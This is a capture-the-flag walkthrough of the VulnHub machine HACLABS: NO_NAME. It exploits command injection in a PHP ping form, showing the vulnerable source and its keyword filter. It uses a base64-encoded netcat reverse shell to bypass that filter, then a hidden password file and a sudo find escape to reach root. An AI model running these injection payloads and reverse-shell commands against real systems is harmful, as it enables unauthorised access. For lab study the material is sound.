HACLABS: NO_NAME VulnHub Walkthrough

Hayden Bruinsma

- **ifconfig**
    - To find network
- **netdiscover -i eth1 -r 192.168.78.0/24**

```
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.78.1    0a:00:27:00:00:03      1      60  Unknown vendor
192.168.78.2    08:00:27:ef:cb:42      1      60  PCS Systemtechnik GmbH
192.168.78.18   08:00:27:22:7a:06      1      60  PCS Systemtechnik GmbH
```

Targets IP: 192.168.78.18

- **nmap -Pn -sV -A 192.168.78.18 -oA haclabsScan**

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -sV -A 192.168.78.18
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-21 02:08 EDT
Nmap scan report for 192.168.78.18
Host is up (0.0089s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds
```

- Port 80 is open and is hosting a webserver using Apache/2.4.29
- We should scan the URL and see if there are hidden directories with **dirb**
    - **dirb http://192.168.78.18 /usr/share/dirb/wordlists/big.txt -X .php**
- We are using **big.txt** as it is a larger word-list.
- Specifying the **-X** option allows us to choose the file extension to search for
    - **.php** is useful as it means scripts are execute on the web-page which we may be able to take advantage of

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.78.18 /usr/share/dirb/wordlists/big.txt -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Sep 21 01:53:49 2022
URL_BASE: http://192.168.78.18/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.78.18/ ----
+ http://192.168.78.18/index.php (CODE:200|SIZE:201)
+ http://192.168.78.18/superadmin.php (CODE:200|SIZE:152)

-----------------
END_TIME: Wed Sep 21 01:56:17 2022
DOWNLOADED: 20458 - FOUND: 2
```

- The url http://192.168.78.18/superadmin.php has been found!
- I attempted to intercept the packet using the **burp proxy** but didn't find any useful information
- Attempted **sqlmap** but nothing was injectable on the form
- OS injection was not possible immediately however using the pipe (**|**) character after a query results in being able to execute our own commands (to an extent)
    - **| id**

- The pipe character is used to separate commands in linux
- Another character to try would be semi-colon (**;**) which may have given a similar result but in this case it did not
- Since more useful commands like **pwd** do not work, we should look at the php file if possible
    - **| cat superadmin.php**
- This will display all the code from superadmin.php on the web page however it won't be viewable straight away, we need to **right click -> view page source**

```php
<form method="post" action="">
<input type="text" placeholder="Enter an IP to ping" name="pinger">
<br>
<input type="submit" name="submitt">
</form>

<pre><form method="post" action="">
<input type="text" placeholder="Enter an IP to ping" name="pinger">
<br>
<input type="submit" name="submitt">
</form>

<?php
   if (isset($_POST['submitt']))
{
    $word=array(";","&&","/","bin","&"," &&","ls","nc","dir","pwd");
    $pinged=$_POST['pinger'];
    $newStr = str_replace($word, "", $pinged);
    if(strcmp($pinged, $newStr) == 0)
        {
            $flag=1;
        }
       else
        {
           $flag=0;
        }
}

if ($flag==1){
$outer=shell_exec("ping -c 3 $pinged");
echo "<pre>$outer</pre>";
}
?>
```

- Now we can see the commands that work due to the **$word=array** variable
- We want to try using netcat (**nc**) to create a reverse shell to our machine, lets try
    - **| nc.traditional -e /bin/bash 192.168.78.14 4444**
- I believe the reason we are using **nc.traditional** is because it is old software that is generally going to get around some checks?
- This command has not worked so we should try to encode it and see if it will be interpreted as an encoded command
    - **Visit https://www.base64encode.org/ and paste in the command**
- This give us
    - **`bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNzguMTQgNDQ0NA==`**
- Now all we need to do is decode it on the target system using
    - **base64 -d**
- And then echo it so that it is execute so the full malicious code looks like this
    - **| `echo "bmMudHJhZGl0aW9uYWwgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNzguMTQgNDQ0NA==" | base64 -d`**
- Make sure to create a listener on port 4444 on kali
    - **nc -lvp 4444**
- A reverse shell was created!

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.78.18: inverse host lookup failed: Unknown host
connect to [192.168.78.14] from (UNKNOWN) [192.168.78.18] 33942
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- We should escalate the shell using python
- First find which python is available
    - **which python**
    - **which python3**

```
which python
which python3
/usr/bin/python3
```

- Lets use python3 to upgrade the shell to a more interactive one using the command we normally use
    - **python3 -c 'import pty; pty.spawn("/bin/bash")'**

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@haclabs:/var/www/html$
```

- Navigating to the /home directory we found a flag!

```
www-data@haclabs:/home/haclabs$ cat flag2.txt
cat flag2.txt
I am flag2
```

- Exploring the directories some more we found another flag in the **yash** directory

```
www-data@haclabs:/home/yash$ cat flag1.txt
cat flag1.txt
Due to some security issues,I have saved haclabs password in a hidden file.
```

- We can use the **find** command to navigate to the hidden file probably as this is an easy/intermediate machine
    - **find / -type f -user yash**
- Looks like the hidden file was found!

```
find / -type f -user yash
/home/yash/flag1.txt
/home/yash/.bashrc
/home/yash/.cache/motd.legal-displayed
/home/yash/.profile
/home/yash/.bash_history
/usr/share/hidden/.passwd
find: '/proc/2046/task/2046/fdinfo/6': No such file or directory
find: '/proc/2046/fdinfo/5': No such file or directory
```

    - **/usr/share/hidden/.passwd**
- We know the user is **haclabs** because the flag1.txt file told us
    - **cat /usr/share/hidden/.passwd**

```
www-data@haclabs:/home/yash$ cat /usr/share/hidden/.passwd
cat /usr/share/hidden/.passwd
haclabs1234
```

- **su haclabs**
- **Haclabs1234**

```
www-data@haclabs:/home/yash$ su haclabs
su haclabs
Password: haclabs1234

haclabs@haclabs:/home/yash$ id
id
uid=1000(haclabs) gid=1000(haclabs) groups=1000(haclabs),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sa
mbashare)
```

- Use the command **sudo -l** to show us which commands we are allowed to run that require **root privilege**
  - **sudo -l**

```
haclabs@haclabs:/home/yash$ sudo -l
sudo -l
Matching Defaults entries for haclabs on haclabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User haclabs may run the following commands on haclabs:
    (root) NOPASSWD: /usr/bin/find
```

- See https://gtfobins.github.io/#
  - GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.
- The **find** command can be run as sudo with this account so lets look for that in **gtfobins**

.. / find

Star 7,319

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```


- Using this command we should be able to get a **root shell** due to the **misconfigured system**

```
$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# ls
ls
flag1.txt
# whoami
whoami
root
```

- Ignore the ls, it was a mistake

    - We are not **root!**
- We also accidentally quit the old shell before we got root due to not adding **sudo** before the previous command so ignore that too
- Lets get the root flag!
    - **cd /root**
    - **ls**
    - **cat flag3.txt**

```
# cd /root
cd /root
# pwd
pwd
/root
# ls
ls
flag3.txt
# cat flag3.txt
cat flag3.txt
Congrats!!!You completed the challenege!
```



```
# 
```